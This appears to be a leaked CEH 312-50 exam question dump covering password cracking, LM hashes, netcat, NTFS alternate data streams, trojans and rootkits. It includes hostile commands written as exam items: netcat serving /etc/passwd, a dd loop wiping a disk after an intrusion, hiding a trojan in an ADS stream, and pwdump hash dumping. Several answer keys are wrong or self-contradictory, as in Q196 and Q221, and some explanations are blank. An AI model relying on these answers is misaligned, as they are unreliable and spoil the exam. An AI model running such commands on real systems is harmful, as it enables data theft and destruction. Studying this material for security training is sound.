
Correct Answer: A

Section: System Hacking
Explanation

Explanation/Reference:

Explanation: Brute force cracking is a time consuming process where you try every possible combination of letters, numbers, and characters until you discover a match.

QUESTION 183

Which of the following are well known password-cracking programs?(Choose all that apply).

- A. L0phtcrack
- B. NetCat
- C. Jack the Ripper
- D. Netbus
- E. John the Ripper

Correct Answer: AE

Section: System Hacking
Explanation

Explanation/Reference:

Real 117

ECCouncil 312-50 Exam

Explanation: L0phtcrack and John the Ripper are two well known password-cracking programs. Netcat is considered the Swiss-army knife of hacking tools, but is not used for password cracking

QUESTION 184

Password cracking programs reverse the hashing process to recover passwords.(True/False.

- A. True
- B. False

Correct Answer: B

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: Password cracking programs do not reverse the hashing process. Hashing is a one-way process. What these programs can do is to encrypt words, phrases, and characters using the same encryption process and compare them to the original password. A hashed match reveals the true password.

QUESTION 185

While examining audit logs, you discover that people are able to telnet into the SMTP server on port 25. You would like to block this, though you do not see any evidence of an attack or other wrong doing. However, you are concerned about affecting the normal functionality of the email server. From the following options choose how best you can achieve this objective?

- A. Block port 25 at the firewall.
- B. Shut off the SMTP service on the server.
- C. Force all connections to use a username and password.
- D. Switch from Windows Exchange to UNIX Sendmail.
- E. None of the above.

Real 118

ECCouncil 312-50 Exam

Correct Answer: E

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: Blocking port 25 in the firewall or forcing all connections to use username and password would have the consequences that the server is unable to communicate with other SMTP servers. Turning off the SMTP service would disable the email function completely. All email servers use SMTP to communicate with other email servers and therefore changing email server will not help.

QUESTION 186

Windows LAN Manager (LM) hashes are known to be weak. Which of the following are known weaknesses of LM? (Choose three)

- A. Converts passwords to uppercase.
- B. Hashes are sent in clear text over the network.
- C. Makes use of only 32 bit encryption.
- D. Effective length is 7 characters.

Correct Answer: ABD

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: The LM hash is computed as follows. 1. The user's password as an OEM string is converted to uppercase. 2. This password is either null-padded or truncated to 14 bytes. 3. The "fixed-length" password is split into two 7-byte halves. 4. These values are used to create two DES keys, one from each 7-byte half. 5. Each of these keys is used to DES-encrypt the constant ASCII string "KGS!@#\$%", resulting in two 8-byte ciphertext values. 6. These two ciphertext values are concatenated to form a 16-byte value, which is the LM hash. The hashes themselves are sent in clear text over the network instead of sending the password in clear text.

QUESTION 187

You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong passwords. You understand that all users are required to use passwords that are at least 8 characters in length. All passwords must also use 3 of the 4 following categories: lower case letters, capital letters, numbers and special characters.

Real 119

ECCouncil 312-50 Exam

With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type of password cracking attack you can run against these hash values and still get results?

- A. Online Attack
- B. Dictionary Attack
- C. Brute Force Attack
- D. Hybrid Attack

Correct Answer: D

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: A dictionary attack will not work as strong passwords are enforced, also the minimum length of 8 characters in the password makes a brute force attack time consuming. A hybrid attack where you take a word from a dictionary and exchange a number of letters with numbers and special characters will probably be the fastest way to crack the passwords.

QUESTION 188

An attacker runs netcat tool to transfer a secret file between two hosts.

Machine A: netcat -l -p 1234 < secretfile

Machine B: netcat 192.168.3.4 > 1234

He is worried about information being sniffed on the network. How would the attacker use netcat to encrypt the information before transmitting onto the wire?

- A. Machine A: netcat -l -p -s password 1234 < testfileMachine B: netcat <machine A IP> 1234
- B. Machine A: netcat -l -e magickey -p 1234 < testfileMachine B: netcat <machine A IP> 1234
- C. Machine A: netcat -l -p 1234 < testfile -pw passwordMachine B: netcat <machine A IP> 1234 - pw password
- D. Use cryptcat instead of netcat

Correct Answer: D

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: Netcat cannot encrypt the file transfer itself but would need to use a third party application to encrypt/decrypt like openssl. Cryptcat is the standard netcat enhanced with twofish encryption.

Real 120

ECCouncil 312-50 Exam

QUESTION 189

You are the Security Administrator of Xtrinity, Inc. You write security policies and conduct assessments to protect the company's network. During one of your periodic checks to see how well policy is being observed by the employees, you discover an employee has attached a modem to his telephone line and workstation. He has used this modem to dial in to his workstation, thereby bypassing your firewall. A security breach has occurred as a direct result of this activity. The employee explains that he used the modem because he had to download software for a department project. How would you resolve this situation?

- A. Reconfigure the firewall
- B. Conduct a needs analysis

- C. Install a network-based IDS
- D. Enforce the corporate security policy

Correct Answer: D

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: The security policy is meant to always be followed until changed. If a need rises to perform actions that might violate the security policy you'll have to find another way to accomplish the task or wait until the policy has been changed.

QUESTION 190

What is GINA?

- A. Gateway Interface Network Application
- B. GUI Installed Network Application CLASS
- C. Global Internet National Authority (G-USA)
- D. Graphical Identification and Authentication DLL

Correct Answer: D

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: In computing, GINA refers to the graphical identification and authentication library, a component of some Microsoft Windows operating systems that provides secure authentication and interactive logon services.

Real 121

ECCouncil 312-50 Exam

QUESTION 191

Fingerprinting an Operating System helps a cracker because:

- A. It defines exactly what software you have installed
- B. It opens a security-delayed window based on the port being scanned
- C. It doesn't depend on the patches that have been applied to fix existing security holes
- D. It informs the cracker of which vulnerabilities he may be able to exploit on your system

Correct Answer: D

Section: System Hacking
Explanation

Explanation/Reference:

Explanation: When a cracker knows what OS and Services you use he also knows which exploits might work on your system. If he would have to try all possible exploits for all possible Operating Systems and Services it would take too long time and the possibility of being detected increases.

QUESTION 192

In the context of Windows Security, what is a 'null' user?

- A. A user that has no skills
- B. An account that has been suspended by the admin
- C. A pseudo account that has no username and password
- D. A pseudo account that was created for security administration purpose

Correct Answer: C

Section: System Hacking
Explanation

Explanation/Reference:

Explanation: NULL sessions take advantage of "features" in the SMB (Server Message Block) protocol that exist primarily for trust relationships. You can establish a NULL session with a Windows host by logging on with a NULL user name and password. Using these NULL connections allows you to gather the following information from the host:
* List of users and groups

* List of machines * List of shares * Users and host SID' (Security Identifiers) NULL sessions exist in windows networking to allow:
* Trusted domains to enumerate resources
* Computers outside the domain to authenticate and enumerate users
* The SYSTEM account to authenticate and enumerate resources

NetBIOS NULL sessions are enabled by default in Windows NT and 2000. Windows XP and 2003 will allow anonymous enumeration of shares, but not SAM accounts.

Real 122
ECCouncil 312-50 Exam

QUESTION 193

What does the following command in netcat do?

nc -l -u -p 55555 < /etc/passwd

- A. logs the incoming connections to /etc/passwd file
- B. loads the /etc/passwd file to the UDP port 55555
- C. grabs the /etc/passwd file when connected to UDP port 55555
- D. deletes the /etc/passwd file when connected to the UDP port 55555

Correct Answer: C

Section: System Hacking

Explanation

Explanation/Reference:

Explanation:

- l forces netcat to listen for incoming connections.
- u tells netcat to use UDP instead of TCP
- p 5555 tells netcat to use port 5555
- < /etc/passwd tells netcat to grab the /etc/passwd file when connected to.

QUESTION 194

What hacking attack is challenge/response authentication used to prevent?

- A. Replay attacks
- B. Scanning attacks
- C. Session hijacking attacks
- D. Password cracking attacks

Correct Answer: A

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: A replay attack is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. This is carried out either by the originator or by an adversary who intercepts the data and retransmits it. With a challenge/response authentication you ensure that captured packets can't be retransmitted without a new authentication.

Real 123

ECCouncil 312-50 Exam

QUESTION 195

What file system vulnerability does the following command take advantage of?

```
type c:\anyfile.exe > c:\winnt\system32\calc.exe:anyfile.exe
```

<http://www.gratisexam.com/>

- A. HFS
- B. ADS
- C. NTFS
- D. Backdoor access

Correct Answer: B

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: ADS (or Alternate Data Streams) is a "feature" in the NTFS file system that makes it possible to hide information in alternate data streams in existing files. The file can have multiple data streams and the data streams are accessed by filename:stream.

QUESTION 196

Attackers can potentially intercept and modify unsigned SMB packets, modify the traffic and forward it so that the server might perform undesirable actions. Alternatively, the attacker could pose as the server or client after a legitimate authentication and gain unauthorized access to data. Which of the following is NOT a means that can be used to minimize or protect against such an attack?

- A. Timestamps
- B. SMB Signing
- C. File permissions
- D. Sequence numbers monitoring

Correct Answer: ABD

Section: System Hacking

Explanation

Explanation/Reference:

Explanation:

QUESTION 197

Which of the following steganography utilities exploits the nature of white space and allows the user to conceal information in these white spaces?

- A. Snow
- B. Gif-It-Up
- C. NiceText
- D. Image Hide

Correct Answer: A

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: The program snow is used to conceal messages in ASCII text by appending whitespace to the end of lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. And if the built-in encryption is used, the message cannot be read even if it is detected.

QUESTION 198

_____ is found in all versions of NTFS and is described as the ability to fork file data into existing files without affecting their functionality, size, or display to traditional file browsing utilities like dir or Windows Explorer

- A. Steganography
- B. Merge Streams
- C. NetBIOS vulnerability
- D. Alternate Data Streams

Correct Answer: D

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: ADS (or Alternate Data Streams) is a "feature" in the NTFS file system that makes it possible to hide information in alternate data streams in existing files. The file can have multiple data streams and the data streams are accessed by filename:stream.

QUESTION 199

LM authentication is not as strong as Windows NT authentication so you may want to disable its use, because an attacker eavesdropping on network traffic will attack the weaker protocol. A successful attack can compromise the user's password. How do you disable LM authentication in Windows XP?

- A. Stop the LM service in Windows XP
- B. Disable LSASS service in Windows XP
- C. Disable LM authentication in the registry
- D. Download and install LMSHUT.EXE tool from Microsoft website

Correct Answer: C

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: <http://support.microsoft.com/kb/299656>

QUESTION 200

How would you describe an attack where an attacker attempts to deliver the payload over multiple packets over long periods of time with the purpose of defeating simple pattern matching in IDS systems without session reconstruction? A characteristic of this attack would be a continuous stream of small packets.

- A. Session Splicing
- B. Session Stealing
- C. Session Hijacking
- D. Session Fragmentation

Correct Answer: A

Section: System Hacking

Explanation

Explanation/Reference:

Explanation:

QUESTION 201

Which of the following keyloggers cannot be detected by anti-virus or anti-spyware products?

Real 126
ECCouncil 312-50 Exam

- A. Covert keylogger

- B. Stealth keylogger
- C. Software keylogger
- D. Hardware keylogger

Correct Answer: D

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: As the hardware keylogger never interacts with the Operating System it is undetectable by anti-virus or anti-spyware products.

QUESTION 202

_____ is the process of converting something from one representation to the simplest form. It deals with the way in which systems convert data from one form to another.

- A. Canonicalization
- B. Character Mapping
- C. Character Encoding
- D. UCS transformation formats

Correct Answer: A

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: Canonicalization (abbreviated c14n) is the process of converting data that has more than one possible representation into a "standard" canonical representation. This can be done to compare different representations for equivalence, to count the number of distinct data structures (e.g., in combinatorics), to improve the efficiency of various algorithms by eliminating repeated calculations, or to make it possible to impose a meaningful sorting order.

QUESTION 203

You are a Administrator of Windows server. You want to find the port number for POP3. What file would you find the information in and where?

Select the best answer.

- A. %windir%\etc\services
- B. system32\drivers\etc\services
- C. %windir%\system32\drivers\etc\services
- D. /etc/services
- E. %windir%\system32\drivers/etc/services

Correct Answer: C

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: Explanations: %windir%\system32\drivers\etc\services is the correct place to look for this information.

QUESTION 204

One of your junior administrator is concerned with Windows LM hashes and password cracking. In your discussion with them, which of the following are true statements that you would point out?

Select the best answers.

- A. John the Ripper can be used to crack a variety of passwords, but one limitation is that the output doesn't show if the password is upper or lower case.
- B. BY using NTLMV1, you have implemented an effective countermeasure to password cracking.
- C. SYSKEY is an effective countermeasure.
- D. If a Windows LM password is 7 characters or less, the hash will be passed with the following characters, in HEX- 00112233445566778899.
- E. Enforcing Windows complex passwords is an effective countermeasure.

Real 130

ECCouncil 312-50 Exam

Correct Answer: ACE

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: Explanations:

John the Ripper can be used to crack a variety of passwords, but one limitation is that the output doesn't show if the password is upper or lower case. John the Ripper is a very effective password cracker. It can crack passwords for many different types of operating systems. However, one limitation is that the output doesn't show if the password is upper or lower case. BY using NTLMV1, you have implemented an effective countermeasure to password cracking. NTLM Version 2 (NTLMV2) is a good countermeasure to LM password cracking (and therefore a correct answer). To do this, set Windows 9x and NT systems to "send NTLMv2 responses only". SYSKEY is an effective countermeasure. It uses 128 bit encryption on the local copy of the Windows SAM. If a Windows LM password is 7 characters or less, the has will be passed with the following characters:

0xAAD3B435B51404EE

Enforcing Windows complex passwords is an effective countermeasure to password cracking. Complex passwords are- greater than 6 characters and have any 3 of the following 4 items: upper case, lower case, special characters, and numbers.

QUESTION 205

In the following example, which of these is the "exploit"?

Today, Microsoft Corporation released a security notice. It detailed how a person could bring down the Windows 2003 Server operating system, by sending malformed packets to it. They detailed how this malicious process had been automated using basic scripting. Even worse, the new automated method for bringing down the server has already been used to perform denial of service attacks on many large commercial websites.

Select the best answer.

- A. Microsoft Corporation is the exploit.
- B. The security "hole" in the product is the exploit.
- C. Windows 2003 Server
- D. The exploit is the hacker that would use this vulnerability.
- E. The documented method of how to use the vulnerability to gain unprivileged access.

Correct Answer: E

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: Explanations:

Microsoft is not the exploit, but if Microsoft documents how the vulnerability can be used to gain

Real 131

ECCouncil 312-50 Exam

unprivileged access, they are creating the exploit. If they just say that there is a hole in the product, then it is only a vulnerability. The security "hole" in the product is called the "vulnerability". It is documented in a way that shows how to use the vulnerability to gain unprivileged access, and it then becomes an "exploit". In the example given, Windows 2003 Server is the TOE (Target of Evaluation). A TOE is an IT System, product or component that requires security evaluation or is being identified. The hacker that would use this vulnerability is exploiting it, but the hacker is not the exploit. The documented method of how to use the vulnerability to gain unprivileged access is the correct answer.

QUESTION 206

Samuel is the network administrator of DataX communications Inc. He is trying to configure his firewall to block password brute force attempts on his network. He enables blocking the intruder's IP address for a period of 24 hours time after more than three unsuccessful attempts. He is confident that this rule will secure his network hackers on the Internet.

But he still receives hundreds of thousands brute-force attempts generated from various IP addresses around the world. After some investigation he realizes that the intruders are using a proxy somewhere else on the Internet which has been scripted to enable the random usage of various proxies on each request so as not to get caught by the firewall use.

Later he adds another rule to his firewall and enables small sleep on the password attempt so that if the password is incorrect, it would take 45 seconds to return to the user to begin another attempt. Since an intruder may use multiple machines to brute force the password, he also throttles the number of connections that will be prepared to accept from a particular IP address. This action will slow the intruder's attempts.

Samuel wants to completely block hackers brute force attempts on his network.

What are the alternatives to defending against possible brute-force password attacks on his site?

- A. Enforce a password policy and use account lockouts after three wrong logon attempts even though this might lock out legit users
- B. Enable the IDS to monitor the intrusion attempts and alert you by e-mail about the IP address of Real 132
ECCouncil 312-50 Exam
the intruder so that you can block them at the firewall manually
- C. Enforce complex password policy on your network so that passwords are more difficult to brute force
- D. You can't completely block the intruders attempt if they constantly switch proxies

Correct Answer: D

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: Without knowing from where the next attack will come there is no way of proactively block the attack. This is becoming a increasing problem with the growth of large bot nets using ordinary workstations and home computers in large numbers.

QUESTION 207

LAN Manager passwords are concatenated to 14 bytes and split in half. The two halves are hashed individually. If the password is 7 characters or less, than the second half of the hash is always:

- A. 0xAAD3B435B51404EE
- B. 0xAAD3B435B51404AA
- C. 0xAAD3B435B51404BB
- D. 0xAAD3B435B51404CC

Correct Answer: A

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: A problem with LM stems from the total lack of salting or cipher block chaining in the hashing process. To hash a password the first 7 bytes of it are transformed into an 8 byte odd parity DES key. This key is used to encrypt the 8 byte string "KGS!@". Same thing happens with the second part of the password. This lack of salting creates two interesting consequences. Obviously this means the password is always stored in the same way, and just begs for a typical lookup table attack. The other consequence is that it is easy to tell if a password is bigger than 7 bytes in size. If not, the last 7 bytes will all be null and will result in a constant DES hash of 0xAAD3B435B51404EE.

QUESTION 208

Travis works primarily from home as a medical transcriptions.

Real 133

ECCouncil 312-50 Exam

He just bought a brand new Dual Core Pentium Computer with over 3 GB of RAM. He uses voice recognition software is processor intensive, which is why he bought the new computer. Travis frequently has to get on the Internet to do research on what he is working on. After about two months of working on his new computer, he notices that it is not running nearly as fast as it used to.

Travis uses antivirus software, anti-spyware software and always keeps the computer up- to-date with Microsoft patches.

After another month of working on the computer, Travis computer is even more noticeable slow. Every once in awhile, Travis also notices a window or two pop-up on his screen, but they quickly disappear. He has seen these windows show up, even when he has not been on the Internet. Travis is really worried about his computer because he spent a lot of money on it and he depends on it to work. Travis scans his through Windows Explorer and check out the file system, folder by folder to see if there is anything he can find. He spends over four hours pouring over the files and folders and can't find anything but before he gives up, he notices that his computer only has about 10 GB of free space available. Since his drive is a 200 GB hard drive, Travis thinks this is very odd.

Travis downloads Space Monger and adds up the sizes for all the folders and files on his computer. According to his calculations, he should have around 150 GB of free space.

What is mostly likely the cause of Travis's problems?

- A. Travis's Computer is infected with stealth kernel level rootkit
- B. Travis's Computer is infected with Stealth Torjan Virus
- C. Travis's Computer is infected with Self-Replication Worm that fills the hard disk space
- D. Logic Bomb's triggered at random times creating hidden data consuming junk files

Correct Answer: A

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: A rootkit can take full control of a system. A rootkit's only purpose is to hide files, network connections, memory addresses, or registry entries from other programs used by system administrators to detect intended or unintended special privilege accesses to the computer resources.

QUESTION 209

Which of the following is an attack in which a secret value like a hash is captured and then reused at a later time to gain access to a system without ever decrypting or decoding the

Real 134

ECCouncil 312-50 Exam
hash.

- A. Replay Attacks
- B. Brute Force Attacks
- C. Cryptography Attacks
- D. John the Ripper Attacks

Correct Answer: A

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: A replay attack is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. This is carried out either by the originator or by an adversary who intercepts the data and retransmits it.

QUESTION 210

You are the IT Manager of a large legal firm in California. Your firm represents many important clients whose names always must remain anonymous to the public. Your boss, Mr. Smith is always concerned about client information being leaked or revealed to the press or public. You have just finished a complete security overhaul of your information system including an updated IPS, new firewall, email encryption and employee security awareness training. Unfortunately, many of your firm's clients do not trust technology to completely secure their information, so couriers routinely have to travel back and forth to and from the office with sensitive information.

Your boss has charged you with figuring out how to secure the information the couriers must transport. You propose that the data be transferred using burned CD's or USB flash drives. You initially think of encrypting the files, but decide against that method for fear the encryption keys could eventually be broken.

What software application could you use to hide the data on the CD's and USB flash drives?

- A. Snow
- B. File Snuff
- C. File Sneaker
- D. EFS
Real 135
ECCouncil 312-50 Exam

Correct Answer: A

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: The Snow software developed by Matthew Kwan will insert extra spaces at the end of each line. Three bits are encoded in each line by adding between 0 and 7 spaces that are ignored by most display programs including web browsers.

QUESTION 211

You are the security administrator for a large online auction company based out of Los Angeles. After getting your ENSA CERTIFICATION last year, you have steadily been fortifying your network's security including training OS hardening and network security. One of the last things you just changed for security reasons was to modify all the built-in administrator accounts on the local computers of PCs and in Active Directory. After through testing you found and no services or programs were affected by the name changes.

Your company undergoes an outside security audit by a consulting company and they said that even through all the administrator account names were changed, the accounts could still be used by a clever hacker to gain unauthorized access. You argue with the auditors and say that is not possible, so they use a tool and show you how easy it is to utilize the administrator account even though its name was changed.

What tool did the auditors use?

- A. sid2user
- B. User2sid
- C. GetAcct
- D. Fingerprint

Correct Answer: A

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: User2sid.exe can retrieve a SID from the SAM (Security Accounts Manager) from the local or a remote machine Sid2user.exe can then be used to retrieve the names of all the user accounts and more.

Real 136
ECCouncil 312-50 Exam

QUESTION 212

John Beetlesman, the hacker has successfully compromised the Linux System of Agent Telecommunications, Inc's WebServer running Apache. He has downloaded sensitive documents and database files off the machine.

Upon performing various tasks, Beetlesman finally runs the following command on the Linux box before disconnecting.

```
for ((i=0;i<1;i++));do  
?dd if=/dev/random of=/dev/hda && dd if=/dev/zero of=/dev/hda  
done
```

What exactly is John trying to do?

- A. He is making a bit stream copy of the entire hard disk for later download
- B. He is deleting log files to remove his trace
- C. He is wiping the contents of the hard disk with zeros
- D. He is infecting the hard disk with random virus strings

Correct Answer: C

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: dd copies an input file to an output file with optional conversions. if is input file, -of is output file. /dev/zero is a special file that provides as many null characters (ASCII NULL, 0x00; not ASCII character "digit zero", "0", 0x30) as are read from it. /dev/hda is the hard drive.


QUESTION 213

Michael is the security administrator for the ABC company. Michael has been charged with strengthening the company's security policies, including its password policies. Due to certain legacy applications. Michael was only able to enforce a password group policy in Active Directory with a minimum of 10 characters. He has informed the company's employees, however that the new password policy requires that everyone must have complex passwords with at least 14 characters. Michael wants to ensure that everyone is using complex passwords that meet the new security policy requirements. Michael has just logged on to one of the network's domain controllers and is about to run the following command:

Real 137

ECCouncil 312-50 Exam

What will this command accomplish?



A screenshot of a Windows XP Command Prompt window titled "Command Report - cmd". The window shows the following text:
C:\>cmd
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\>pwdump > pwd.txt

- A. Dumps SAM password hashes to pwd.txt
- B. Password history file is piped to pwd.txt
- C. Dumps Active Directory password hashes to pwd.txt
- D. Internet cache file is piped to pwd.txt

Correct Answer: A

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: Pwdump is a hack tool that is used to grab Windows password hashes from a remote Windows computer. Pwdump > pwd.txt will redirect the output from pwdump to a text file named pwd.txt

QUESTION 214

You have successfully brute forced basic authentication configured on a Web Server using Brutus hacking tool. The username/password is "Admin" and "Bettlemani@". You logon to the system using the brute forced password and plant backdoors and rootkits.

After downloading various sensitive documents from the compromised machine, you proceed to clear the log files to hide your trace..

Which event log located at C:\Windows\system32\config contains the trace of your brute force attempts?

- A. AppEvent.Evt
- B. SecEvent.Evt
- C. SysEvent.Evt
- D. WinEvent.Evt

Correct Answer: B

Section: System Hacking

Explanation

Explanation/Reference:

Explanation: The Security Event log (SecEvent.Evt) will contain all the failed logins against the system.

Topic 6, Trojans and Backdoors

QUESTION 215

Assuring two systems that are using IPSec to protect traffic over the internet, what type of general attack could compromise the data?

- A. Spoof Attack
- B. Smurf Attack
- C. Man in the Middle Attack
- D. Trojan Horse Attack
- E. Back Orifice Attack

Correct Answer: DE

Section: Trojans and Backdoors

Explanation

Explanation/Reference:

Explanation:

To compromise the data, the attack would need to be executed before the encryption takes place at either end of the tunnel. Trojan Horse and Back Orifice attacks both allow for potential data manipulation on host computers. In both cases, the data would be compromised either before encryption or after decryption, so IPsec is not preventing the attack.

QUESTION 216

What is a Trojan Horse?

- A. A malicious program that captures your username and password
- B. Malicious code masquerading as or replacing legitimate code Real 139
ECCouncil 312-50 Exam
- C. An unauthorized user who gains access to your user database and adds themselves as a user
- D. A server that is to be sacrificed to all hacking attempts in order to log and monitor the hacking activity

Correct Answer: B

Section: Trojans and Backdoors

Explanation

Explanation/Reference:

Explanation:

A Trojan Horse is an apparently useful and innocent program containing additional hidden code which allows the unauthorized collection, exploitation, falsification, or destruction of data.

QUESTION 217

You want to use netcat to generate huge amount of useless network data continuously for various performance testing between 2 hosts.

Which of the following commands accomplish this?

- A. Machine A

```
#yes AAAAAAAAAAAAAAAAAAAAAA | nc v v l p 2222 > /dev/null Machine B
#yes BBBBBBBBBBBBBBBBBBBB | nc machinea 2222 > /dev/null
```
- B. Machine A

```
cat somefile | nc v v l p 2222
Machine B
cat somefile | nc othermachine 2222
```
- C. Machine A

```
nc l p 1234 | uncompress c | tar xvfp
Machine B
tar cfp - /some/dir | compress c | nc w 3 machinea 1234
```
- D. Machine A

```
while true : do
nc v l s p 6000 machineb 2
Machine B
while true ; do
nc v l s p 6000 machinea 2
done
```

Correct Answer: A

Section: Trojans and Backdoors**Explanation****Explanation/Reference:**

Explanation:

Machine A is setting up a listener on port 2222 using the nc command and then having the letter A sent an infinite amount of times, when yes is used to send data yes NEVER stops until it receives

Real 140

ECCouncil 312-50 Exam

a break signal from the terminal (Control+C), on the client end (machine B), nc is being used as a client to connect to machine A, sending the letter B and infinite amount of times, while both clients have established a TCP connection each client is infinitely sending data to each other, this process will run FOREVER until it has been stopped by an administrator or the attacker.

QUESTION 218

In the context of Trojans, what is the definition of a Wrapper?

- A. An encryption tool to protect the Trojan.
- B. A tool used to bind the Trojan with legitimate file.
- C. A tool used to encapsulated packets within a new header and footer.
- D. A tool used to calculate bandwidth and CPU cycles wasted by the Trojan.

Correct Answer: B

Section: Trojans and Backdoors**Explanation****Explanation/Reference:**

Explanation: These wrappers allow an attacker to take any executable back-door program and combine it with any legitimate executable, creating a Trojan horse without writing a single line of new code.

QUESTION 219

After an attacker has successfully compromised a remote computer, what would be one of the last steps that would be taken to ensure that the compromise is not traced back to the source of the problem?

- A. Install pactehs
- B. Setup a backdoor
- C. Cover your tracks
- D. Install a zombie for DDOS

Correct Answer: C

Section: Trojans and Backdoors

Explanation

Explanation/Reference:

Explanation: As a hacker you don't want to leave any traces that could lead back to you.

Real 141

ECCouncil 312-50 Exam

QUESTION 220

Which of the following statements would not be a proper definition for a Trojan Horse?

- A. An unauthorized program contained within a legitimate program.
This unauthorized program performs functions unknown (and probably unwanted) by the user.
- B. A legitimate program that has been altered by the placement of unauthorized code within it; this code perform functions unknown (and probably unwanted) by the user.
- C. An authorized program that has been designed to capture keyboard keystrokes while the user remains unaware of such an activity being performed.
- D. Any program that appears to perform a desirable and necessary function but that (because of unauthorized code within it that is unknown to the user) performs functions unknown (and definitely unwanted) by the user.

Correct Answer: C

Section: Trojans and Backdoors

Explanation

Explanation/Reference:

Explanation: A Trojan is all about running unauthorized code on the users computer without the user knowing of it.

QUESTION 221

You have hidden a Trojan file virus.exe inside another file readme.txt using NTFS streaming.

Which command would you execute to extract the Trojan to a standalone file?

- A. c:\> type readme.txt:virus.exe > virus.exe
- B. c:\> more readme.txt | virus.exe > virus.exe
- C. c:\> cat readme.txt:virus.exe > virus.exe
- D. c:\> list readme.txt\$viru.exe > virus.exe

Correct Answer: C

Section: Trojans and Backdoors

Explanation

Explanation/Reference:

Explanation: cat will concatenate, or write, the alternate data stream to its own file named virus.exe

Real 142

ECCouncil 312-50 Exam

QUESTION 222

You suspect that your Windows machine has been compromised with a Trojan virus. When you run anti-virus software it does not pick up the Trojan. Next you run netstat command to look for open ports and you notice a strange port 6666 open.

What is the next step you would do?

- A. Re-install the operating system.
- B. Re-run anti-virus software.
- C. Install and run Trojan removal software.
- D. Run utility fport and look for the application executable that listens on port 6666.

Correct Answer: D

Section: Trojans and Backdoors

Explanation

Explanation/Reference:

Explanation: Fport reports all open TCP/IP and UDP ports and maps them to the owning application. This is the same information you would see using the 'netstat -an' command, but it also maps those ports to running processes with the PID, process name and path. Fport can be used to quickly identify unknown open ports and their associated applications.

QUESTION 223

In Linux, the three most common commands that hackers usually attempt to Trojan are:

- A. cat, xterm, grep
- B. netstat, ps, top
- C. vmware, sed, less
- D. xterm, ps, nc

Correct Answer: B

Section: Trojans and Backdoors

Explanation

Explanation/Reference:

Explanation:

The easiest programs to trojan and the smartest ones to trojan are ones commonly run by

Real 143

ECCouncil 312-50 Exam

administrators and users, in this case netstat, ps, and top, for a complete list of commonly trojaned and rootkited software please reference this URL: <http://www.usenix.org/publications/login/1999-9/features/rootkits.html>

QUESTION 224

John wishes to install a new application onto his Windows 2000 server.

He wants to ensure that any application he uses has not been Trojaned.

What can he do to help ensure this?

- A. Compare the file's MD5 signature with the one published on the distribution media
- B. Obtain the application via SSL
- C. Compare the file's virus signature with the one published on the distribution media
- D. Obtain the application from a CD-ROM disc

Correct Answer: A

Section: Trojans and Backdoors

Explanation

Explanation/Reference:

Explanation: MD5 was developed by Professor Ronald L. Rivest of MIT. What it does, to quote the executive summary of rfc1321, is:
[The MD5 algorithm] takes as input a message of arbitrary length and produces as output a 128-bit "fingerprint" or "message digest" of the input. It is conjectured that it is computationally infeasible to produce two messages having the same message digest, or to produce any message having a given prespecified target message digest. The MD5 algorithm is intended for digital signature applications, where a large file must be "compressed" in a secure manner before being encrypted with a private (secret) key under a public-key cryptosystem such as RSA. In essence, MD5 is a way to verify data integrity, and is much more reliable than checksum and many other commonly used methods.

QUESTION 225

Exhibit: * Missing*

Jason's Web server was attacked by a trojan virus. He runs protocol analyzer and notices

Real 144

